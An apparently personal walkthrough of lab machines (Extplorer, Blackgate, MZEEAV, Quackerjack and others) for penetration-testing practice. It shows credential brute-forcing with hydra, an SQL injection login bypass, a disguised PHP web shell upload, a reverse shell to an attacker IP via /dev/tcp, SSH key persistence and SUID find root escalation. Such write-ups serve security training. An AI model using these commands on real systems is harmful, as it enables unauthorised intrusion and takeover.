# Welcome
Welcome to the Walkthroughs site! If you are looking for Cheat Sheets, please visit the link in the navigation bar.
# Snookums
## Initial Foothold
## Privilege Escalation
# Image
## Initial Foothold
## Privilege Escalation
# Extplorer
## Initial Foothold
```
┌──(joe㉿kali)-[~/hax/pg/extplorer]
└─$ hydra extplorer.offsec http-post-form "/filemanager/index.php:option=com_extplorer&action=login&type=extplorer&username=^USER^&password=^PASS^&lang=english:H=User-Agent\: Mozilla/5.0 (X11; Linux x86_64; rv\:109.0) Gecko/20100101 Firefox/115.0:H=Accept\: */*:H=Accept-Language\: en-US,en;q=0.5:H=Accept-Encoding: gzip, deflate:H=X-Requested-With\: XMLHttpRequest:H=Content-Type\: application/x-www-form-urlencoded; charset=UTF-8:H=Origin\: http\://extplorer.offsec:H=Connection\: close:H=Referer\: http\://extplorer.offsec/filemanager/index.php:H=Cookie\: eXtplorer=98HzE7oQRMcARXO6A7ujHFaBc9ep4R0f:Login failed, try again." -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-03 10:53:02
[INFO] Using HTTP Proxy: http://localhost:8080
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-post-form://extplorer.offsec:80/filemanager/index.php:option=com_extplorer&action=login&type=extplorer&username=^USER^&password=^PASS^&lang=english:H=User-Agent\: Mozilla/5.0 (X11; Linux x86_64; rv\:109.0) Gecko/20100101 Firefox/115.0:H=Accept\: */*:H=Accept-Language\: en-US,en;q=0.5:H=Accept-Encoding: gzip, deflate:H=X-Requested-With\: XMLHttpRequest:H=Content-Type\: application/x-www-form-urlencoded; charset=UTF-8:H=Origin\: http\://extplorer.offsec:H=Connection\: close:H=Referer\: http\://extplorer.offsec/filemanager/index.php:H=Cookie\: eXtplorer=98HzE7oQRMcARXO6A7ujHFaBc9ep4R0f:Login failed, try again.
[80][http-post-form] host: extplorer.offsec login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-03 10:53:04
```
## Privilege Escalation
# Blackgate
## Initial Foothold
After an initial nmap scan, the only services that were listening on the target host were SSH and Redis:
NMAP Scan
```
# Nmap 7.94SVN scan initiated Fri Dec 20 10:12:40 2024 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/joe/hax/pg/blackgate/results/scans/_full_tcp_nmap.txt -oX /home/joe/hax/pg/blackgate/results/scans/xml/_full_tcp_nmap.xml blackgate.pg
Nmap scan report for blackgate.pg (192.168.247.176)
Host is up, received user-set (0.049s latency).
Scanned at 2024-12-20 10:12:40 CST for 64s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 37:21:14:3e:23:e5:13:40:20:05:f9:79:e0:82:0b:09 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDErzUX3Jeg2oRWhqelAA3/QrsFYoyDVaXbJK0ghZTX1i3mZY8SXopUZC09JD/6S+Ye+nFW2/6rnXHltIVWEALmPDrlDOV5m+LGujzXqc5YJcylNnwSjz9TjCHlPa+PrMdyp2NyT+Wt2w6jhVWA1sowq8R4ZDkqvpQwz9rUOVk5IRiV6fgdEuHBBXKQZu9S00iPNC5hhfmclk5k2dPtFqQRlosZfjDjv5E8Zo8YwLGonmWciNQQB8DWX47R08noPMseQMYR707ABcIgx4+DKMZ7/HlOzqwoqFdyvMSdPf5lz+cPG/aI0N6qua80uxbXg0rvMNQuZd73d5jA+Yp3eIkI4lHQqjXO4B0Gbl4lpcHTWCdUI93dLbBy13J0NdTG+vqkXszDBXr19rWaD+yeXg8FQt5ViHr7N/Pr77zFjOiAq4AjRNt6j8e+kX0Cqwov1RwUc4R1JPfmEIZqm8Ds/z+jDhkhLoJP4yjE8xNHhOz8lUk+bZh3zGuS3+97Mrkh3Rs=
| 256 b9:8d:bd:90:55:7c:84:cc:a0:7f:a8:b4:d3:55:06:a7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPed4/WiZ+RjcALVwQnLf74Byu1yb40zjCfDT+DBa4jiTzciU5Ql1fhEzanZGgt5VuK0y5ZAgG7f54yL9iVcaU8=
| 256 07:07:29:7a:4c:7c:f2:b0:1f:3c:3f:2b:a1:56:9e:0a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLFhMCuSltbhF2Mj0Xz0A3ZSEhcu8LOF9hX8bqGirVH
6379/tcp open redis syn-ack ttl 61 Redis key-value store 4.0.14
Aggressive OS guesses: Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), HP P2000 G3 NAS device (93%), Linux 4.15 - 5.8 (93%), Linux 5.3 - 5.4 (93%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.1 (92%), Infomir MAG-250 set-top box (92%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (92%), Linux 3.7 (92%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/20%OT=22%CT=1%CU=34824%PV=Y%DS=4%DC=T%G=Y%TM=676
OS:597B8%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A
OS:)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=109%T
OS:I=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M
OS:578ST11NW7%O2=M578ST11NW7%O3=M578NNT11NW7%O4=M578ST11NW7%O5=M578ST11NW7%
OS:O6=M578ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%
OS:DF=Y%T=40%W=FAF0%O=M578NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T7(R=N)U1(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 20.287 days (since Sat Nov 30 03:19:58 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 1720/tcp)
HOP RTT ADDRESS
1 47.45 ms 192.168.45.1
2 47.41 ms 192.168.45.254
3 47.53 ms 192.168.251.1
4 48.17 ms blackgate.pg (192.168.247.176)
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 20 10:13:44 2024 -- 1 IP address (1 host up) scanned in 64.26 seconds
```
This version of Redis is vulnerable to remote command execution:
After utilzing the redis-rogue-server tool, we were able to achieve a reverse shell connection as the user prudence:
For persistence and to achieve a full shell, I created a new public/private key pair using ssh-keygen. I then created the file /home/prudence/.ssh/authorized\_keys on the target host and added the newly created public key to that file:
```
prudence@blackgate:/tmp$ mkdir /home/prudence/.ssh
prudence@blackgate:/tmp$ echo "INSERT PUBLIC KEY HERE" > /home/prudence/.ssh/authorized_keys
```
After this, I was able to achieve an SSH session using the new identity file:
## Privilege Escalation
# Cockpit
## Intro
## Initial Foothold
```
username='OR '' = '&password=admin
```
```
┌──(joe㉿kali)-[~/…/cockpit/results/scans/tcp80]
└─$ echo "Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI=" | base64 -d
canttouchhhthiss@455152
┌──(joe㉿kali)-[~/…/cockpit/results/scans/tcp80]
└─$ echo "dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy" | base64 -d
thisscanttbetouchedd@455152
```
## Privilege Escalation
# MZEEAV
## Intro
For this lab machine, the application did not have any known exploits. However, we identified an upload function and bypassed its filtering to upload and execute a PHP web shell. Privilege escalation was achieved by running a renamed copy of the find utility which had SUID / SGID permissions set.
## Initial Foothold
A full TCP port scan showed this box had SSH and HTTP services running.
```
# Nmap 7.94SVN scan initiated Fri Nov 8 09:00:53 2024 as: nmap -p- -sC -sV -oA nmap/fulltcp -vv mzeeav.pg
Nmap scan report for mzeeav.pg (192.168.186.33)
Host is up, received syn-ack (0.059s latency).
Scanned at 2024-11-08 09:00:53 CST for 42s
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNEbgprJqVJa8R95Wkbo3cemB4fdRzos+v750LtPEnRs+IJQn5jcg5l89Tx4junU+AXzLflrMVo55gbuKeNTDtFRU9ltlIu4AU+f7lRlUlvAHlNjUbU/z3WBZ5ZU9j7Xc9WKjh1Ov7chC0UnDdyr5EGrIwlLzgk8zrWx364+S4JqLtER2/n0rhVxa9RCw0tR/oL24kMep4q7rFK6dThiRtQ9nsJFhh6yw8Fmdg7r4uohqH70UJurVwVNwFqtr/86e4VSSoITlMQPZrZFVvoSsjyL8LEODt1qznoLWudMD95Eo1YFSPID5VcS0kSElfYigjSr+9bNSdlzAof1mU6xJA67BggGNu6qITWWIJySXcropehnDAt2nv4zaKAUKc/T0ij9wkIBskuXfN88cEmZbu+gObKbLgwQSRQJIpQ+B/mA8CD4AiaTmEwGSWz1dVPp5Fgb6YVy6E4oO9ASuD9Q1JWuRmnn8uiHF/nPLs2LC2+rh3nPLXlV+MG/zUfQCrdrE=
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCUhhvrIBs53SApXKZYHWBlpH50KO3POt8Y+WvTvHZ5YgRagAEU5eSnGkrnziCUvDWNShFhLHI7kQv+mx+4R6Wk=
| 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4MSEXnpONsc0ANUT6rFQPWsoVmRW4hrpSRq++xySM9
80/tcp open http syn-ack Apache httpd 2.4.56 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: MZEE-AV - Check your files
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 8 09:01:35 2024 -- 1 IP address (1 host up) scanned in 42.72 seconds
```
Visiting the webpage, we saw an application called "MZEE-AV", which appears to be an antivirus scanner for uploaded PE files.
Viewing the source of the home page, we can see that the upload.php page is called when the upload button is pressed, and that users are then directed to the listing.php page.
```html
MZEE-AV - Check your files
by MZEE-AV 2022
```
We ran a dirbust scan on the site and identified an upload directory, as well as a backup directory with a backup.zip file.
```
┌──(joe㉿kali)-[~/hax/pg/mzeeav]
└─$ cat results/scans/tcp80/tcp_80_http_feroxbuster_dirbuster.txt
200 GET 35l 137w 1321c http://mzeeav.pg/listing.php
200 GET 1l 4w 22c http://mzeeav.pg/upload.php
200 GET 51l 152w 1482c http://mzeeav.pg/
200 GET 1213l 7233w 601221c http://mzeeav.pg/backups/backup.zip
200 GET 16l 59w 944c http://mzeeav.pg/backups/
200 GET 51l 152w 1482c http://mzeeav.pg/index.html
200 GET 1l 7w 33c http://mzeeav.pg/upload/
```
Unzipping the backup.zip file, this contained a backup of the server's /var/www/html/ directory, which contained source code for the upload.php file.
Reviewing the upload.php file's source code, we discovered that the script checks the first two bytes of any uploaded file for the PE header. The file will only be renamed to its intended filename if it passes this check, otherwise it will be named file.tmp.
```php
```
We used this insight to modify a PHP webshell by prepending the file with the PE header string "MZ".
```
┌──(joe㉿kali)-[~/…/pg/mzeeav/results/exploit]
└─$ echo -n "MZ" > newwebshell.php
┌──(joe㉿kali)-[~/…/pg/mzeeav/results/exploit]
└─$ cat webshell.php >> newwebshell.php
```
We attempted to upload this modified webshell, and were able to successfully execute the PHP code by navigating to the uploaded file in the /upload/ directory.
Using the modified webshell, we were able to execute commands and caught a reverse shell as the www-data user.
## Privilege Escalation
We ran linpeas as the www-data user and identified an interesting SUID / SGID file named /opt/fileS.
We triggered the help page for the /opt/fileS binary, and noticed that this mirrored the help page for the find utility, and the help page directed us to addtional documentation for GNU findutils.
```
www-data@mzeeav:/home/avuser$ /opt/fileS --help
/opt/fileS --help
Usage: /opt/fileS [-H] [-L] [-P] [-Olevel] [-D debugopts] [path...] [expression]
default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:
operators (decreasing precedence; -and is implicit where no others are given):
( EXPR ) ! EXPR -not EXPR EXPR1 -a EXPR2 EXPR1 -and EXPR2
EXPR1 -o EXPR2 EXPR1 -or EXPR2 EXPR1 , EXPR2
positional options (always true): -daystart -follow -regextype
normal options (always true, specified before other expressions):
-depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
--version -xdev -ignore_readdir_race -noignore_readdir_race
tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
-cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
-ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
-links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
-nouser -nogroup -path PATTERN -perm [-/]MODE -regex PATTERN
-readable -writable -executable
-wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
-used N -user NAME -xtype [bcdpfls] -context CONTEXT
actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
-fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
-exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
-execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;
Valid arguments for -D:
exec, opt, rates, search, stat, time, tree, all, help
Use '-D help' for a description of the options, or see find(1)
Please see also the documentation at http://www.gnu.org/software/findutils/.
You can report (and track progress on fixing) bugs in the "/opt/fileS"
program via the GNU findutils bug-reporting page at
https://savannah.gnu.org/bugs/?group=findutils or, if
you have no web access, by sending email to .
```
The find utility is a known privilege escalation vector when it is set to SUID / SGID due to it's use of the "-exec" argument, which allows us to execute a command in the root context. Using this argument, we were able to achieve a shell as the root user.
```
www-data@mzeeav:/home/avuser$ /opt/fileS . -exec /bin/sh -p \; -quit
/opt/fileS . -exec /bin/sh -p \; -quit
# whoami
whoami
root
```
# Quackerjack
## Intro
This machine was running a version of the rConfig service which was vulnerable to unathenticated user creation, followed by authenticated remote command execution. After achieving initial access, privilege escalation was achieved by leveraging the /usr/bin/find SUID binary.
## Initial Foothold
We begin by running an nmap scan on the target.
```
# Nmap 7.94SVN scan initiated Fri Nov 1 09:28:42 2024 as: nmap -p- -sV -sC -oA nmap/fulltcp -vv quackerjack.pg
Nmap scan report for quackerjack.pg (192.168.163.57)
Host is up, received echo-reply ttl 61 (0.050s latency).
Scanned at 2024-11-01 09:28:42 CDT for 180s
Not shown: 65527 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.2
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.234
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 a2:ec:75:8d:86:9b:a3:0b:d3:b6:2f:64:04:f9:fd:25 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCWsUPf+lVe3JddBDNBbM3vSxW2Nbl7ZniBHSy2r7B9KN42uteBJeZtPoxcBGPEcUv4ZZQ7CrIyKEqNjpz4QfryIb9Ta4ehTJNumQCXV2r2VsLDYCK0C+FjOwc++o/iqUOPm48NNO3s//vhb33VZ1g5dnEnXQ68jdJ3G382+cVfcWj6WSZLS1hk7HLq2lYrTZD6krJ1eEZxgIb6YiXnSruEtntEpiEy5c92yh3KFnvVhgwNJe/WyNpXLrE4I66lX5EWhTAhw/6373RL/3efGsptmwhb7wrMXdscic/JOmUMUKYPRVl7KGMik0kjVH/rXpEpTjUONQ+3DhuT7khuB5MF
| 256 b6:d2:fd:bb:08:9a:35:02:7b:33:e3:72:5d:dc:64:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMT94WFh/L5UMkSoHb0Obh3JTETeKzHNMKfnuJleky0X/AEbM+TV5WCsd7GcWfhfsFxK1xyK9iyNzmKmShy3Fk8=
| 256 08:95:d6:60:52:17:3d:03:e4:7d:90:fd:b2:ed:44:86 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIANg5sdcd3U3DkheWc10jhSTJbOSE7Lqtyu+yQhLuywl
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-title: Apache HTTP Server Test Page powered by CentOS
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
111/tcp open rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open mysql syn-ack ttl 61 MariaDB (unauthorized)
8081/tcp open http syn-ack ttl 61 Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
Service Info: Host: QUACKERJACK; OS: Unix
Host script results:
|_clock-skew: mean: 1h20m02s, deviation: 2h18m37s, median: 0s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 51879/tcp): CLEAN (Timeout)
| Check 2 (port 2680/tcp): CLEAN (Timeout)
| Check 3 (port 34238/udp): CLEAN (Timeout)
| Check 4 (port 30292/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.10.4)
| Computer name: quackerjack
| NetBIOS computer name: QUACKERJACK\x00
| Domain name: \x00
| FQDN: quackerjack
|_ System time: 2024-11-01T10:31:07-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2024-11-01T14:31:03
|_ start_date: N/A
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 1 09:31:42 2024 -- 1 IP address (1 host up) scanned in 180.53 seconds
```
We manually examined the HTTP services and noted that the application rConfig 3.9.4 was running on port 8081.
Searchsploit yielded several RCE exploits for this service.
```
┌──(joe㉿kali)-[~]
└─$ searchsploit rConfig
------------------------------------------------------- ---------------------------------
Exploit Title | Path
------------------------------------------------------- ---------------------------------
Campsite 2.6.1 - 'LocalizerConfig.php?g_documentRoot' | php/webapps/30005.txt
HMS HICP Protocol + Intellicom - 'NetBiterConfig.exe' | hardware/remote/10451.txt
Intellicom 1.3 - 'NetBiterConfig.exe Hostname' Data Re | windows/dos/33403.py
rConfig - install Command Execution (Metasploit) | linux/remote/47602.rb
rConfig 3.1.1 - Local File Inclusion | php/webapps/39898.txt
rConfig 3.9 - 'searchColumn' SQL Injection | php/webapps/48208.py
rConfig 3.9.2 - Remote Code Execution | php/webapps/47555.py
rConfig 3.9.3 - Authenticated Remote Code Execution | php/webapps/47982.py
rConfig 3.9.4 - 'search.crud.php' Remote Command Injec | php/webapps/48241.py
rConfig 3.9.4 - 'searchField' Unauthenticated Root Rem | php/webapps/48261.py
rConfig 3.9.5 - Remote Code Execution (Unauthenticated | php/webapps/48878.py
rConfig 3.9.6 - 'path' Local File Inclusion (Authentic | php/webapps/49644.txt
rconfig 3.9.6 - Arbitrary File Upload | php/webapps/49783.py
rConfig 3.9.6 - Arbitrary File Upload to Remote Code E | php/webapps/49665.txt
rconfig 3.9.7 - Sql Injection (Authenticated) | php/webapps/51163.py
rConfig 3.93 - 'ajaxAddTemplate.php' Authenticated Rem | php/webapps/48207.py
Rconfig 3.x - Chained Remote Code Execution (Metasploi | linux/remote/48223.rb
------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```
Running exploit 48878, we were able to catch a reverse shell on port 80, running as the apache user.
```
┌──(joe㉿kali)-[~/hax/pg/quackerjack]
└─$ python3 48878.py
Connecting to: https://quackerjack.pg:8081/
Connect back is set to: /bin/bash -i >& /dev/tcp/192.168.45.234/80 0>&1, please launch 'nc -lv 9001'
Version is rConfig Version 3.9.4 it may not be vulnerable
Remote Code Execution + Auth bypass rConfig 3.9.5 by Daniel Monzón
In the last stage if your payload is a reverse shell, the exploit may not launch the success message, but check your netcat ;)
Note: preferred method for auth bypass is 1, because it is less 'invasive'
Note2: preferred method for RCE is 2, as it does not need you to know if, for example, netcat has been installed in the target machine
Choose method for authentication bypass:
1) User creation
2) User enumeration + User edit
Method>1
(+) User test created
Choose method for RCE:
1) Unsafe call to exec()
2) Template edit
Method>1
(+) Log in as test completed
(-) Error when executing payload, please debug the exploit
(+) Log in as test completed
(+) Payload executed successfully
```
```
┌──(joe㉿kali)-[~/hax/pg/quackerjack]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.234] from (UNKNOWN) [192.168.163.57] 60414
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$
```
## Privilege Escalation
Running linpeas, we discovered that the /usr/bin/find binary is SUID. GTFOBins showed that this binary does not drop privileges, and has the ability to run additional commands. Using this, we were able to execute /bin/sh as the root user.
```
bash-4.2$ ls -la /usr/bin/find
ls -la /usr/bin/find
-rwsr-xr-x. 1 root root 199304 Oct 30 2018 /usr/bin/find
bash-4.2$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
sh-4.2# whoami
whoami
root
```
# Pelican
## Intro
This box provided many services for enumeration. While we attempted to use the autorecon to perform this enumeration, most of the results produced by this tool are not covered within this walkthrough. Ultimately, identifying an RCE vulnerability within the Exhibitor application allowed us to gain initial access. Privilege escalation was achieved by leveraging our limited sudo privileges to create a core dump of a sensitive process which contained password secrets for the root user.
## Initial Foothold
We began by running an NMAP scan to identify exposed services and their versions.
```
# Nmap 7.94SVN scan initiated Fri Oct 25 09:19:14 2024 as: nmap -p- -sV -sC -vv -oA nmap/fulltcp pelican.pg
Nmap scan report for pelican.pg (192.168.167.98)
Host is up, received echo-reply ttl 61 (0.053s latency).
Scanned at 2024-10-25 09:19:14 CDT for 63s
Not shown: 65526 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
| 256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
| 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp open ipp syn-ack ttl 61 CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Bad Request - CUPS v2.2.10
2181/tcp open zookeeper syn-ack ttl 61 Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp open ssh syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
| 256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
| 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
8080/tcp open http syn-ack ttl 61 Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open http syn-ack ttl 61 nginx 1.14.2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://pelican.pg:8080/exhibitor/v1/ui/index.html
44267/tcp open java-rmi syn-ack ttl 61 Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-10-25T14:20:12
|_ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 61403/tcp): CLEAN (Couldn't connect)
| Check 2 (port 55032/tcp): CLEAN (Couldn't connect)
| Check 3 (port 35856/udp): CLEAN (Timeout)
